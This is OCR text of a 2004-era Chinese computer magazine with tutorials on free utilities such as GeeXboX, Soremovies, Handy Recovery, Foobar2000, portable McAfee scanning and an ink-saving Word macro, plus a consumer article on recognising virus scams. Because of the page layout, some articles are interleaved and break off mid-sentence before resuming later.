不到15分钟GeeXboX就已经安装到了你的闪盘中，现在就用它来启动电脑看看效果吧！

GeeXbox常用的命令

按键	功能
m	显示或隐藏菜单
v	显示或隐藏字幕
←	取消/后退
→	确定/前进
↓	6倍速后退
↑	6倍速前进
0/9	音量增减
空格或P	暂停
c	静音

管好你的DVDRip

■柳坚

现在，越来越多的朋友热衷于从网上下载电影，但随之而来的苦恼是下载的电影太多不知道如何管理，往往找一部自己需要欣赏的影片要花上很长的一段时间，等找到了却又失去了那份心情。为什么不把你的DVDRip全部管理起来呢？

有这样一款软件，它不仅可以实现对影片的初步管理，还能由用户自己给影片打分，自动下载影片海报、演员资料、出品公司等信息，同时可以根据任何条件自动归类，非常便于搜索，更为难得的是，这还是一款免费的软件，它就是Soremovies。

Soremovies小档案

软件大小:892KB　　软件性质:免费软件
最新版本:2.0　　适用平台:Windows 9x/2000/XP/2003
下载地址:http://enekyn.com/download.php?file=5

Soremovies是一款绿色软件，无需安装，只要直接运行解压后的文件即可打开程序的主界面。 Soremovies的默认语言为西班牙语，要更改显示语言，可以在工具栏上点击“Preferences”（属性），在打开的参数对话框中进入“International”（国际）选项卡，在“Language”下拉列表中选择“English”即可（见图1）。用Soremovies管理DVDRip很方便，前后只需四步。



图1

Step 1 添加影片。在主界面的列表栏内点击右键，选择“Add from files（从文件添加）”。此时，将会打开文件查找对话框，查

小提示

★以上方法同样适用于在硬盘中安装GeeXboX，不过需要注意的是，目前GeeXboX仅支持从不大于1GB的FAT16磁盘分区启动，因此如果要安装到硬盘上，那么就得注意磁盘分区的大小和文件系统。建议你用PQMagic创建一个这样的分区，然后重复上面的步骤进行安装即可。

★虽然软件作者称，GeeXboX能被Windows 2000/XP的NT loader识别并启动，只需在安装到闪盘或硬盘后，将其中的“geexbox.lnx”复制到C盘根目录下，并编辑“C:\boot.ini”，在最后加上一行“c:\geexbox.lnx="GeeXboX"”，这样每次启动时，只要选择启动菜单中的“GeeXboX”即可，但我们却没有实验成功。

★我尝试在没有硬盘的电脑上启动GeeXboX，但没有成功。但有网友声称他们在没有硬盘的电脑上实验成功。

★在http://www.geexdb.net/index_en.php?article=005有如何制作GeeXboX红外接收器的教程，通过它，使用带有红外功能的设备，比如:手机等，就能直接遥控GeeXboX了。

CF [SY09]

找的对象为AVI文件。如果你的影片都像笔者那样集中在硬盘的一个文件夹内，那么可以打开该文件夹，选中所有的AVI文件，然后点击“打开”按钮即可将这些文件都添加至Soremovies的列表栏中。

Step 2 添加影片信息。Soremovies对影片进行了非常详尽的分类，包括影片名称、格式、日期、压缩率、导演、国别、类型……可以说一部DVD影片所包含的全部信息都包括了。当然，我们也不用全部填写，只要选择一些自己认为对今后影片的管理有利的信息输入即可(见图2)。



图2

小提示

Soremovies对中文的支持非常好，输入中文也不会出现乱码，因此，完全可以为影片取各种中文名字。

Step 3 分类查找。影片的分类信息输入完毕后，只要在左侧的树型目录中点击相应的分类信息，便可以快捷地找到所有符合条件的影片。比方说，要查找自己有几部“搞笑片”，只要展开树型目录下的“Genre”条目，点击其中的“搞笑片”，在中间列表框中便会列出所有属于搞笑类型的影片了(见图3)。同样，只要展开“On loan”目录，所有影片租借信息也都一览无遗，真正做到了“一切尽在掌握”！



图3

Step 4 保存列表。在辛辛苦苦输入了这么多影片信息后，千万不要忘记保存。我们可以在“Preferences → Lists”选项卡的“My List”项目下设定列表的默认保存位置。此后，只要在编辑过程中按下“Ctrl+S”组合键或点击工具栏上的“Save”按钮即可快速保存列表。

Step 5 输出列表。我们可以将影片信息输出——使用打印机打印，也可以输出为文件形式(TXT格式或HTML格式)。在工具栏上点击“Save → Export”，在弹出的“Export list”对话框中选择需要输出的格式，并且将要输出条目的复选框勾选，点击“OK”按钮，选择输出文件保存的位置即可(见图4)。



图4

另外，Soremovies还具备自动下载影片海报、演员资料、出品公司等信息的功能，只要用户能连上因特网，便可以通过点击“Internet”图标并在下拉菜单中选择相应的内容来从互联网“索取”自己需要的资料。

小提示

如果影片保存在硬盘中，那么选中影片并点击工具栏上的“Play Movie”图标便可以调用相应的播放器来欣赏该影片了！

至此，Soremovies已经提供了非常完备的DVD影片管理系统，笔者硬盘中将近40GB的影片和以前乱堆一通的碟片现在都变得井井有条。无论何时，MM一声令下，我立刻能够找到符合她要求的影片，这为我在MM心中可是增加了不少的分数呢！你也试试？ CF [SY10]

《电脑爱好者合订本》2003年(下) 读者调查获奖名单

优秀建议奖(10名)

李传登(山东) 刘 轶(山东) 卢霞飞(青海) 肖 楠(辽宁)
王 蓬(湖北) 刘继光(江苏) 林 杰(广东) 刘 斐(山东)
王 磊(江苏) 朱扬勇(江西)

幸运读者奖(300名)(名单略)

以上名单将在爱好者网站(www.cfan.com.cn)以及《电脑爱好者合订本》2004(上)中全文公布，欢迎查询。

在此想所有来信的读者表示感谢。

还原误删文件只要三步走

不小心误删文件是电脑玩家经常遇到的麻烦事。如果你是刚刚删除了某个文件，这里先教你一招，那就是按下Ctrl＋Z撤消删除操作，文件就会乖乖地回来了。但如果删除的文件很多，或者是几天前删除的，那该怎么办呢？以前我们也曾经介绍过一些数据恢复软件，不过，今天介绍的Handy Recovery相比它们而言，不仅体积小巧、完全免费，而且操作简便，恢复速度超快。

Handy Recovery 小档案

软件版本:1.0　　软件大小:545KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://www.handyrecovery.com/handyrecovery.exe

Handy Recovery支持FAT12/16/32及NTFS文件系统，使用起来相当简单，只要三步就能快速还原误删的文件。

Step1 选择磁盘或对其进行分析

在程序窗口左上角有一个磁盘列表框，按下其右侧的下拉箭头按钮会出现当前系统中的所有磁盘分区，选择删除文件所在的分区，然后按下上方的“Analyze”(分析）按钮，软件会对该分区进行分析，找出最近所删除的文件(见图1)。从实际使用效果看，Handy Recovery的分析速度远远快于其他一些同类软件。



图1

Step2 寻找要恢复的文件

在Handy Recovery分析完成后，从左侧目录树中找到并点击文件未删除前所在的文件夹，这样，右侧窗格中会显示该文件夹中已删除（前面的文件图标上会显示一个红叉）或未删除的文件。

如果所在文件夹中有大量已删除及未删除文件，为了便于查看，可以按下“Filter”(过滤器）按钮，这样就只显示已删除文件了。

Step3 恢复文件

选择要恢复的文件，然后按下“Recover”(恢复）按钮，这样会弹出恢复窗口（见图2），在“Output”(输出）后面输入恢复后的文件要保存的位置（可以按下“Browser”按钮来定位文件夹），强烈建议不要选择和已删除文件相同的分区。这里还有两个选项：“Restore folder structure”(恢复文件夹结构，恢复后也会自动带上原有的文件夹结构，一般不建议选择)，Recover alternative data streams（恢复可选择的数据流），主要用于恢复NTFS文件系统中带有附加信息的文件（比如：用户注释等)。




图2

完成设置后，按下“OK”按钮，很快文件就被恢复回来了，有时可能在恢复期间还会弹出要求重命名的对话框。

根据对比测试，我们发现Handy Recovery的恢复速度要比其他一些同类软件快很多。 CF [SY11]

管住Foobar2000的“歌喉”

■湖南 Vc水手

Foobar2000是一款近来备受关注的优秀音乐播放软件。其体积小巧、资源占用低、功能丰富全面，特别是它专业级的音质更是为音乐迷们所津津乐道。但它的界面实在是太朴素了，能省则省，连一般播放器中最常用的音量调节也没有，这无疑给大家的使用带来了不便。下面就来看看如何让Foobar2000找回音量控制功能吧！

Foobar2000 小档案

软件版本:0.8.2汉化增强版　　软件大小:3259kB
软件性质:3.18MB　　适用平台:Windows 9x/2000/XP
下载地址:http://www.skycn.com/soft/11066.html

方法一：在参数设置中实现

其实Foobar2000本身是具有调节音量的功能的，只是藏而不露罢了，要把音量控制功能“挖”出来也不难。首先点击“Foobar2000”菜单，打开“参数设置”界面，切换到“回放”下的“DSP Manager”，双击右侧窗口中的“音量控制”项目，使之加入到左侧窗口，成为当前使用的DSP，然后再切换到上一级的“回放”菜单，在窗口的下方我们看到有一个音量控制拖动条（见图1)。




图1

试试看，现在拖动它就可以任意控制音量了吧！

方法二：通过插件实现

上面的方法虽然可以控制音量，但仍然有点麻烦，还不如直接通过激活系统托盘中的音量控制面板进行操作来的方便，因此我们希望有更直接更顺手的方法。

那么下面来给Foobar2000安装一个超强的用户界面插件——fooTunes。它模仿的是苹果的iTunes播放界面，不但增加了音量控制及一些实用的功能，而且大大美化了播放器界面，谁能不爱呢？

你可以到http://seenew.8u8.com/soft/footunes.rar下载这个超强的界面插件，将解压后components目录下的所有文件复制到Foobar2000安装目录的components内即可使用。接着启动Foobar2000，打开“参数设置”窗口，切换到“Display”，将右侧的“用户界面模块”选择为“fooTunes”（见图2），点击下面的“全部保存”保存设置。重新启动播放器后，你就会发现它的界面大变样了（见图3），漂亮了不少，而且增加了不少实用的功能按钮，在进度条的最右边就是一个非常方便的点击式音量控制条。



图2




图3

现在再使用Foobar2000来播放音乐，舒心了许多吧？

CF [SY12]

不叫美女变张飞

对于数码摄影初学者来说，拍出来的照片出现背光是常有的事。所谓背光，就是当照片背景的亮度高过你所拍摄的物体时，产生的该亮不亮，该暗不暗的情形。最普通的例子就是拍摄人像时产生的“大黑脸”，本来很漂亮的MM，却被拍成了张飞，实在令人遗憾。使用Photoshop中的“亮度/对比度”对照片进行调整，虽然可以将亮度降下来，但是会失去整幅图像的真实感。Kodak Eastman DIGITAL SHO（以下简称SHO）则可以很好地解决照片中的背光问题，把光源神奇般地带入照片中，拯救那些拍摄失败的数码照片。


Kodak Eastman DIGITAL SHO小档案

软件版本：1.1 Pro　软件大小：2.29 MB
软件性质：共享软件　适用平台：Windows 9x/2000/XP
下载地址：http://argon.asf.com/asf/download.asp

SHO本身有三个版本，分别用于Windows 9x、2000和XP，请选择适合自己的操作系统版本。安装完毕后，就可以在Photoshop的“滤镜”菜单下找到SHO滤镜了。下面，通过一个简单的实例来说明SHO的主要功能。

Step1 在Photoshop中打开一幅夜景的图像，由于这幅照片的曝光时间过长，导致了曝光过度，照片右侧的灯箱没有完全体现出来，几乎呈现出一片发白，影响了照片的美观。

Step2 执行“滤镜→Kodak→SHO”命令，打开参数对话窗口。在工作窗口的右侧，一共有4个参数调整滑块。“Highlights”（高光）用于进行高光量的调整，“Shadows”（阴影）用于进行阴影量的调整，“Threshold”（阈值）用于进行细节部位高光和阴影的微小调整，“Color Saturation”（色彩饱和度）用于调整色彩的饱和程度。



Step3 拖拽这几个滑块，同时注意观察界面中预览窗口中“灯箱”细节的变化，直至整个对象上的细节显示出来。这样，灯箱部分的细节基本上就体现出来了，而且照片的整体色调不但没有降低，反而比原始图像还要显得饱满。

小提示

虽然SHO是Photoshop的插件，但只要把Plug-in目录中的文件拷贝到其他图形处理工具（如Fireworks）的插件目录中，同样可以使用。

CF [SY13]

纳伟仕整版
(原11期)

揭开“病毒骗子”的伪装

■ 瑞星　张晓兵

日常生活中的“骗子”非常可恶，可是你想过吗？我们的电脑中也会经常被“病毒骗子”光顾。如果用户不了解一些“病毒骗子”的伎俩，就会很容易中招，如何识别这些骗子的伪装呢？大家请继续往下看。

1.邮件骗子

邮箱每个人都有，相信很多人也收到过主题为“最近忙吗？”“情人节快乐！”等人情味十足的邮件，在看到它们的那一刻足以让你感动。如果你以为是久未谋面的好友所发，那你很有可能就上当了。

现在通过邮件传播的病毒越来越多，它们会采用千变万化的主题来迷惑用户。这类病毒共同的特点是都有很好看的标题和内容，并且都会带上一个附件，当用户发现这类邮件时，最好的办法就是删除，如果不能确定，那也最好不要运行附件，而应该用杀毒软件来查一查。

2.QQ骗子

如今用QQ聊天的人越来越多，于是就出现了“QQ骗子”。这其中最典型的就是QQ尾巴类病毒了，在聊天的过程中，如收到“我的照片”、“很好看的”之类的消息，后面还紧跟着网址，如果你毫不犹豫地点下去，结果就是：自动登陆恶意网页，中了病毒或木马，然后成为毒源，继续向其他Q友发送这样的假消息。



当用户遇到以上现象时，最好能回问一下对方。不过要想治本，还得将这个病毒骗子揪出来。最近，QQ已经与瑞星公司进行了合作，在QQ上集成了一个专杀QQ骗子病毒的小工具，用户只要将自己的QQ升级到最新版本，就可以使用它清除电脑中的“骗子”了。

3.美丽骗子

用户在网上下载软件，这是很平常的事，如今也被病毒所利用。现在病毒也学起“乖”来，开始将自己用好看的图标和名字伪装起来。比如“少女心事”病毒，就把自己伪装成一个FLASH文件，当你看到“少女心事”的FLASH链接时，肯定会忍不住要去点点看的，运行时它还会提示你缺少FLASH播放插件，其实这时你已经中毒了，而后果就是让你电脑中的游戏账号不翼而飞。

对于这类美丽骗子来说，只能对它进行仔细分析了。比如在你的D盘根目录下有未知文件，那它一定是有问题。另外，如果有的程序的图标是系统的图标，如“记事本”图标，而它本身又不是“记事本”程序，那就一定是有问题了。

4.后记

对这些病毒骗子的处理，上面介绍的只是一些简单的做法，用户要想省事、省心，最好的做法就是使用杀毒软件进行清除，不过，千万不要忘了，病毒阴险，一定要经常升级杀毒软件。 CF [FH01]

联网安全我先知

——在线检测“三杀手”

■ 河北　无风

宽带流行，让很多朋友全天24小时在线，这时安全就成了一个问题。想不想了解一下自己的电脑到底安全不安全呢？试试赛门铁克的“网络安全门诊部”吧。与很多网络在线检测不同，“网络安全门诊部”为我们提供了较全面且全中文化的在线检测服务。

Step 1 打开IE，在“地址”栏中输入http://security.symantec.com/sscv6/default.asp?productid=symhome&langid=cs&venid=sym，这时就会弹出“Symantec Security Check”窗口(见图1)。

Step 2 点击“开始”按钮，开始网络安全的检测，并会用进度条表明当前的扫描进度。



图1　注意如果使用的是GreenBrowser及MyIE2等第三方浏览器，请不要启动弹出窗口过滤器

小提示

★在扫描过程中，如要求安装安装证书，直接安装即可。

★在安全扫描过程中，由于“网络安全门诊部”在扫描时需要对电脑所有端口进行扫描，因此在扫描过程中最好不要打开新的浏览器窗口浏览网页，也不要运行具有网络访问功能的程序或软件，以免安全扫描时误以为是某个漏洞或病毒程序。

看点 McAfee Antivirus是著名的杀毒软件，那么想不想把它放到你的闪存盘里，做个McAfee版的“随身杀”？

零成本！免费 McAfee 进驻闪盘

■ 云南　wjjchess

McAfee是非常知名的安全厂商，其杀毒产品凭借查杀能力高、占用资源少等特点，受到了企业及广大个人用户的欢迎。相信很多朋友都和笔者一样，想把这款优秀的杀毒软件放到闪盘中随身携带，或是打造一个McAfee的DOS版杀毒软件，想不想试试看？本文将告诉大家如何制作绿色版McAfee的杀毒软件。

1.获取免费McAfee

Step 1 下载“病毒＋杀毒引擎包”的SuperDAT(超级包)，下载地址为http://download.nai.com/products/licensed/superdat/english/intel/sdat****.exe。这里的****为每次McAfee升级的病毒定义版本，每次升级时需要自行修改。比如，下载版本为4360的SuperDAT(包里含有4320版的杀毒引擎)：http://download.nai.com/products/licensed/superdat/english/intel/sdat4360.exe。

> 小提示
> 如果想了解当前SuperDAT的最新版本，可打开http://download.mcafee.com/au/updates/updates.asp，查看“SuperDAT for VirusScan 4.x - 6.x”后面的版本，或直接在此下载即可。

Step 2 按Ctrl＋R组合键，输入“CMD”，打开“命令提示符”窗口，进入刚刚下载的SuperDAT文件夹，执行“sdat****.exe /e”(不含引号)命令，这里的****要随着下载的病毒库版本号改变。比如，下载的是4360，则运行“sdat4360.exe /e”。

此时，文件夹下会生成很多文件，只要提取License.DAT、Messages.DAT、Mcscan32.DLL、Scan.EXE、Scan86.EXE(或Scanpm.EXE，用于DOS杀毒)、Clean.DAT、Scan.DAT、Names.DAT即可。

Step 3 将提取的8个文件放到任意文件夹下，McAfee免费杀毒程序就制作完成了。

2.使用免费McAfee杀毒程序

在杀毒程序的8个文件中，Scan.EXE和Scan86.EXE(或Scanpm.EXE)为主运行程序，其中Scan.EXE为Windows下的主扫描程序，Scan86.EXE为DOS下使用的扫描程序(也可在Windows环境中使用)。

(1)如果需要扫描C:\driver文件夹，则可在“命令提示符”窗口中使用如下命令：

```
Scan C:\driver /sub /unzip /all /mime /report log.txt
```

其中“/sub”表示扫描该目录下的子目录；“/unzip”表示扫描压缩文件；“/all”表示扫描所有文件；“/mime”表示扫描MIME、UUE、XXE、BinHex文件、“/report log.txt”表示保存杀毒记录到log.txt(文件名任意)日志文件中(见图1)。

Step 3 在扫描完成后，会显示如图2所示的窗口。此处有三项：“黑客暴露程度检查”、“Windows 漏洞检查”及“特洛伊木马检查”。这三项是网络安全的“三杀手”，只要这三项防好了，才能保证你的电脑基本安全。



图2　这里会出现“存在风险”、“可能存在风险”及“安全”三种图标

> 小提示
> 有时扫描程序也会出现“失误”，原因是它不会区别正常的应用程序和特洛伊木马程序，而只是一味“观看”这些木马端口是否被利用，如果这些木马端口被正常的应用程序利用，那也被判定为“打开”的危险信号。因此在“中毒”后不必大惊小怪，要冷静分析是哪个程序利用了这个端口。

CF [FH02]

重现McAfee的系统托盘图标

■COOL

当你不小心关闭了McAfee的系统托盘图标时，可以用如下方法打开(注意，此时虽然不显示，但McAfee还是处于运行状态的)：点击“开始”按钮，选择“程序→Network Associates→VirusScan 控制台”，打开McAfee的控制台，然后选择“工具”菜单下的“用户界面选项”，在“显示选项”标签下选择“显示系统任务栏图标及所有菜单选项”即可。

CF [FH03]




图1　扫描结果

小提示

如果要扫描程序，一般可以用命令：Scan 扫描的目录 /sub /unzip /all /mime /report log.txt。

(2)如果要把查到的病毒清除，则可以加入 /clean 参数(见图2)，例如：

Scan C:\temp /sub /unzip /all /mime /report log.txt /clean




图2　扫描到了“震荡波”病毒，直接清除(如不能清除，则自动删除)

(3)如果想扫描所有驱动器，而不是单一的磁盘或文件夹，则可以加入 /ad 参数，例如：

Scan /sub /unzip /all /mime /report log.txt /ad

(由于使用了 /ad 参数，因此可以不指定查毒目录了)。

(4)如果想让自己的系统更安全，就要把那些恶意或玩笑程序也一起杀除，则可使用 /program 参数，例如：

Scan C:\driver /sub /unzip /all /mime /report log.txt /program

小提示

★McAfee 扫描程序还有很多其他功能，比如“启发式扫描”、“自动删除”(/del)等，可以根据实际情况加入，直接运行SCAN就可以查看帮助了。

★Scan86.EXE(或Scanpm.EXE)也有以上这些选项，只是少了一些Windows特性的选项。

3.为 McAfee 扫描程序增加 GUI 界面

现在大家都习惯使用图形界面，对于上面的命令执行方式感觉很陌生，而且，为什么在 Windows 下还要使用“冰冷”的命令行呢？来为我们的 McAfee 扫描程序增加 GUI 界面吧。

Step 1 从http://www.danilpremgi.com/nu2/pebuilder3032.zip 处下载 PEBuilder。

火速链接

PEBuilder 是制作 Windows PE 的一款工具，本刊在 2003 年第 21 期《系统维护，我就要完全图形化的》一文中对其进行了介绍，该软件有一个McAfee的图形界面插件，我们就是用它来制作扫描程序的图形界面。

Step 2 把下载的 PEBuilder3032.zip 解压缩，进入 Plugin\McAfee 文件夹，这里的 Scangui.exe，就是外挂程序。

Step 3 将刚才生成的 8 个文件一起放到扫描器的文件夹中，点击“What to scan”(扫描选项)项下的“...”按钮，选择需要扫描的文件夹，点击“Scan”(扫描)按钮，就可以开始扫描了。

小提示

这个图形界面工具并没有提供所有的参数，所以软件作者提供了“Extra Command Line”(扩展命令参数)文本框，它用于填写软件没有提供的参数项，比如前面提到的恶意及玩笑程序，在界面中并没有相关的选项，那就可以在这个文本框中加入 /program。

4.关于升级

一个优秀的杀毒软件如果不升级那也将成为“废铁”，因此这个免费绿色的扫描器也存在升级的问题。

Step 1 病毒库升级。从 http://download.mcafee.com/au/updates/updates.asp 下的“VirusScan 4.x - 6.x and Dr. Solomon's Anti-Virus 8.x ”处下载升级文件，然后将其中的 Clean.DAT、Scan.DAT、Names.DAT 三个文件提取出来，覆盖原来的文件即可。

Step 2 扫描引擎升级。一般情况下，扫描引擎是不会经常升级的，如果是引擎升级，则建议你直接重新下载新的 SuperDAT(超级包)。

5.关于汉化版

本文的作者 wjjchess 将 McAfee 的图形界面进行了汉化，以方便英语不好的朋友使用(见图3)。下载地址为 http://www.newhua.com/cfan/200412/mcafeegui.zip。



图3　汉化后的McAfee，让你使用起来更加轻松

小编有话说：使用本文介绍的方法制作的 McAfee，使用起来没有任何限制，而且可以随时升级。快去把它放到闪盘中吧。另外，本刊2003年第11期的《杀毒软件兜里装——打造免费杀毒闪盘》介绍了使用 F-Prot 打造免费杀毒闪盘的方法。

CF [FH04]

■ 福建　陈桂鑫

精打细算，打印机省墨有窍门



看点 为 Word 2003 添加“经济打印”功能，你可以自定省墨比例！

对于经常使用打印机的人来说，最令人心痛却又无可奈何的事恐怕就是墨盒没墨了。有没有省墨的秘诀呢？

曾经有一款叫做 InkSaver 的软件，它可以用来调整节省墨水的百分比，让我们在省墨与质量间寻找最佳点。可惜这款软件只适用于部分特定型号的喷墨打印机，很多人只有望洋兴叹的份儿。其实，我们完全可以通过 Word 2003 来实现经济打印。经过设置，只需单击工具栏中的一个按钮，就能控制节省墨水的百分比。最重要的是，这种方法适用于任何型号的打印机。

省墨原理

简单说来，只要在打印前让文件中的文字和图形等对象的颜色变淡一些，那么打印出来的文件也会跟着变淡，自然就可以节省墨水了。相应地，只要调整颜色淡化的比例就可以轻松调整省墨的百分比。

在 Word 2003 中，要把整页文件中的文字和图形等对象的颜色一起调淡很简单。只要绘制一个足以遮住整个页面内容的矩形，再右击从“设置自选图形格式”中设定边线为无线条色，填充色为白色，透明度为 70% 即可(见图 1)，这样打印出来的文字和图形等内容就会变淡了，至于这个矩形，可以等打印后再把它删除。此矩形的透明度调得越低，打印出来的颜色就越淡，当然也就越省墨，所以调整矩形的透明度就相当于直接调整节省墨水的百分比。顺带提供一个确定最佳透明度的简单方法：在同一个页面中画上几个矩形分别设置不同的透明度，然后把这一页文件打印出来马上就可以知道了。根据笔者使用佳能 BJC-5500 打印机的经验，透明度设置为 70% 时显示效果还是相当不错的。当透明度小于 20% 时则可以实现防复印效果，即打印出来的内容可以看到但不能复印，因为字太淡了。



图 1

然而，这样操作也存在着一个缺点，就是不方便处理页数较多的文档。因为对于多页的文档，我们必须要把这个矩形复制到各个页面才能真正实现经济打印效果，这不仅浪费时间，而且处理起来也不太现实。好在我们可以利用Word中的宏功能，把这些复杂的操作编辑成宏命令添加到工具栏中，这样就可以通过一次单击轻松完成经济打印了。OK，说做就做！

编辑宏

运行 Word 2003，执行“工具→宏→录制新宏”命令，在录制宏对话框中输入宏名为“经济打印”，点击“工具栏”按钮，从弹出的自定义对话框中把“命令(D)”列表框中的宏“Normal.newMacros.经济打印”拖到工具栏上，右击工具栏上的“Normal.newMacros.经济打印”按钮，把“命名”中的名字改成“经济打印”(见图 2)，关闭



图 2

自定义对话框，再迅速单击“停止”工具栏中的“■”图标停止录制宏。选择“工具→宏→宏”，在“宏”窗口中选中我们刚才录制的宏“经济打印”，单击“编辑”按钮进入编辑界面，然后在窗口右面的编辑窗口中编辑输入下面的宏代码，以单引号(')开头的行为注释，可不输入。

```
Sub 经济打印()
  透明度 = InputBox("请输入节墨系数(0.11-0.99)数值越小越省墨:", "经济打印", "0.7")
' 弹出对话框要求输入透明度即节墨系数,默认为0.7即70%。
  Documents.Add Template:=ActiveDocument.Name
' 新建一份和当前文档完全一样的新文档。
  页宽 = ActiveDocument.PageSetup.PageWidth
  页高 = ActiveDocument.PageSetup.PageHeight
  页数 = ActiveWindow.ActivePane.Pages.Count
   计数 = 0
' 获取文档的页宽、页高、页数等数据,开始计数。
画矩形:
  ActiveDocument.Shapes.AddShape(msoShapeRectangle, 10#, 10, 页宽 - 20#, 页高 - 20).Select
' 画一个与各页边均保持10磅距离的矩形并选中。
  Selection.ShapeRange.Fill.Transparency = 透明度
  Selection.ShapeRange.Fill.BackColor.RGB = RGB(255, 255, 255)
' 填充色为白色。
  Selection.ShapeRange.Line.Visible = msoFalse
' 无边线色。
   计数 = 计数 + 1
```

用DVD机演示你的PPT

■ 四川 朱莉


你是否遇到过这种情况:做好的PowerPoint演示文稿需要展示时，手头却没有笔记本电脑和投影仪，这可怎么办呢？现在只要你有一台DVD，利用PowerPoint DVD Maker就可以把做好的PowerPoint演示文稿直接转换成DVD视频，刻入DVD光盘，以后直接放入DVD就可以直接播放幻灯片，也可以通过DVD向大屏幕电视输出你的演示文稿。

PowerPoint DVD Maker小档案

软件版本:1.0　软件大小:: 20.5MB
软件类型:共享软件　适用平台:Windows 2000/XP/2003
下载地址:http://download.prodvd.net/powerpoint_dvd_maker/ProDVD-PowerPoint-DVDMaker-Trial-Setup1-0.exe

Step 1 启动PowerPoint DVD Maker，在主界面中单击“Add”按钮，从浏览框中双击要转换的PPT文档，即可将其添加进转换列表中(见图)。利用旁边的“Up”和“Down”按钮可以调整若干PPT之间的顺序。

Step 2 单击“Customize Main Menu”(自定义主界面)按钮后，可以在弹出的窗口中选择或自定义演示光盘主界面的背景图案，为DVD演示文稿添加光盘标题，以及设置字体及其颜色等；单击“Cutomize Index Menu”(自定义目录菜单)按钮后，可以在弹出的窗口中选择每页显示的幻灯片的数量——由于电视屏幕的分辨率要远低于电脑显示器，所以建议不要超过6个；单击“Change Video Setting”(更改视频设置)按钮，可在其打开的对话框中设置输出视频的格式。



Step 3 一切设置完成后，在刻录机中插入DVD空白光盘，选定你插入的DVD盘片格式，然后单击软件主界面下的“Make DVD”按钮，即可开始刻录DVD光盘了。刻录时程序会自动对DVD-R进行格式化，所以无需事先格式化，只需稍等片刻，能在DVD机上播放的演示文稿就火热出炉了。

虽然共享版只允许刻录两张DVD演示文稿，但这两张文稿不会有任何功能限制，作为应急之用，应该绰绰有余了。CF [BG02]

```
    If 计数 < 页数 Then
    Application.Browser.Next
' 跳到下一页。
    GoTo 画矩形
    End If
    ActiveDocument.Saved = True
' 将文档状态设置为未更改,这样下面关闭此文档时,Microsoft Word 将不提示保存。
    ActiveDocument.PrintOut
'打印文档。
    ActiveDocument.Close
' 关闭文档。
End Sub
```

现在，只要单击工具栏中的“经济打印”按钮，就会自动弹出一个窗口要求输入节墨系数(见图3)，单击“确定”后就会新建一份和当前文档完全一样的新文档。在新文档的每一页中都有一个指定了透明度的矩形，然后按默认设置打印后自动关闭回到原文件。当然这都是在瞬间完成的，你几乎看不到这些操作。经济打印时若提示错误“5151”，是因为当前文件未保存所致，只要保存一下再试就没问题了，当然按提示的使用修复打开也可以解决。




图3

这种经济打印法也同样适用于Excel 2003，不过在Excel中操作比较简单，只要画一个可以遮住所有含数据单元格的大矩形再设置其透明度就行了，因为只有一个矩形，打印后也不难直接选中删除，所以并不需要使用宏。此外，在金山文字 2003中也同样可以通过设置矩形的透明度来实现经济打印，而且在金山文字 2003中可以通过右击设置“排版位置→排在每一页”，直接把矩形放到每一页。

虽然实际上究竟能节省多少墨水还有待测试，不过这显然是一个确实可行的经济打印法。尤其是它不仅仅适用于喷墨打印机，甚至对于激光打印机也同样有效，只是用于激光打印机时的效果相对会差一点。

小提示

★在此例中所实现的打印只是按默认打印设置打印一份文件，如果你担心每次会有不同的打印要求，那么只要删除宏代码中最后的

```
ActiveDocument.PrintOut
ActiveDocument.Close
```

